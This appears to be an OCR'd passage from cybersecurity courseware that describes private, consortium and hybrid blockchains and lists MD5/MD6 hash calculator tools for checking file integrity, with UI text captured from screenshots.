
- **Private ledger or private blockchain:** In this type of blockchain, a supervisor or central authority decides who can join and participate in the blockchain network. In a private ledger, only the members involved in a transaction will have knowledge about the corresponding ledgers. Some examples of private blockchains are Hyperledger and Ripple (XRP). The following are the key aspects of private ledgers.
  - An administrator provides a certain level of access to participants.
  - Organizations can add and delete participants on demand.
  - Private ledgers can be employed in sectors such as defense and banking.
  - Private ledgers are suitable for B2B services.
- **Federated blockchain or consortium blockchain:** It is a partially decentralized blockchain in which a group of individuals or organizations, rather than a single entity as in private blockchains, create and manage separate blockchain networks. Control over the blockchain is provided to a group of predetermined or trusted nodes. Participants in a consortium blockchain are mostly from government organizations or central banks. This type of blockchain is extremely fast and scalable. EWF (Energy) and R3 (banks) are instances of federated blockchains.
- **Hybrid blockchain**: It is a combination of both private and public blockchain. In a hybrid blockchain, only a selected set of records or data from the blockchain can be publicly accessed; the remaining data are kept confidential in a private network. This type of blockchain enables organizations to select which data they wish to make public private. One important example of a hybrid blockchain is the IBM Food Trust.

LO#03: Demonstrate Cryptography Tools

Cryptography Tools

This section deals with various cryptography tools that you can use to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

MD5 and MD6 Hash Calculators


HashMyFiles
File Edit View Options Help
Hash Types
CRC32 Display Mode
Drag & Drop / Explorer Paste Folder Mode
Show Time In GMT
Mark Hash In Clipboard
Mark Identical Hashes
Enable Explorer Context Menu
Enable Explorer Context Menu - VirusTotal
Show Hashes In Uppercase
Extract Version Information
Add Header Line To CSV/Tab-Delimited Fi
Select Another Font
Use Default Font
Put Icon On Tray
Always On Top
MD5
SHA1
CRC32
SHA-256
SHA-512
SHA-384
4 file(s)
MD5 Calculator
File Help
Add Files
Add Folder
Remove Files
Calculate
Error
OK
Copy
Paste
Compare
www.md5calculator.com

Filename		CRC32	SHA-256
Confidential.txt	713affc1d7d7...	9eae93d5	f3d60a3e88bc946131b6adb9ba967109580da...
Driving License.	21f2d852b2eb5	4b92234a	1b3570416f3309673832f49556f589cded34e1...
Insurance Detai	85c6f4d3ab1...	cc5ef67b	a72b4060185c25b5bfa699b86aaae450f479cd...
Medical Record	24d3f0b2d41...	9bd9a5ab	49bf6989401be3c0070cd50554d743ef624f0f...

https://www.nirsoft.net

File	File Size	MD5 Value
C:\Users\Admin\Desktop\Test.txt	17 bytes	C14935416C4492B3D3DC74739AB27226

Incorrect, two MD5 values are not equal.

Current MD5 Value: C14935416C4492B3D3DC74739AB27226

Verify MD5 Value: 1F53D0EBA7C6A34E0BE593E8F99C5DA4

https://www.bullzip.com

HashCalc
https://www.slavasoft.com

MD6 Hash Generator
https://www.browserling.com

All Hash Generator
https://www.browserling.com

md5 hash calculator
https://onlinehashtools.com

Message Digester
https://www.freeformatter.com

MD5 and MD6 Hash Calculators


MD5 and MD6 hash calculators that use different hash algorithms to convert plaintext into its equivalent hash value are discussed below.

- **MD5 Calculator**

  Source: *https://www.bullzip.com*

  MD5 Calculator is a simple application that calculates the MD5 hash of a given file. It can be used with large files (e.g., several gigabytes in size). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 Calculator can be used to check the integrity of a file.

  It allows you to calculate the MD5 hash value of the selected file. Right-click the file and choose "**MD5 Calculator**;" the program will calculate the MD5 hash. The MD5 Digest field contains the calculated value. To compare this MD5 digest with another, one can paste the other value into the Compare To field. Obviously, an equal to sign ("=") appears between the two values if they are equal; otherwise, the less than ("<") or greater than (">") sign will tell you that the values are different.


MD5 Calculator
File
Help
Add Files
Add Folder
Remove Files
Calculate
Copy
Paste
Compare
www.md5calculator.com

File	File Size	MD5 Value
C:\Users\Admin\Desktop\Test.txt	17 bytes	C14935416C4492B3D3DC74739AB27226

Error

Incorrect, two MD5 values are not equal.

OK

Current MD5 Value: C14935416C4492B3D3DC74739AB27226

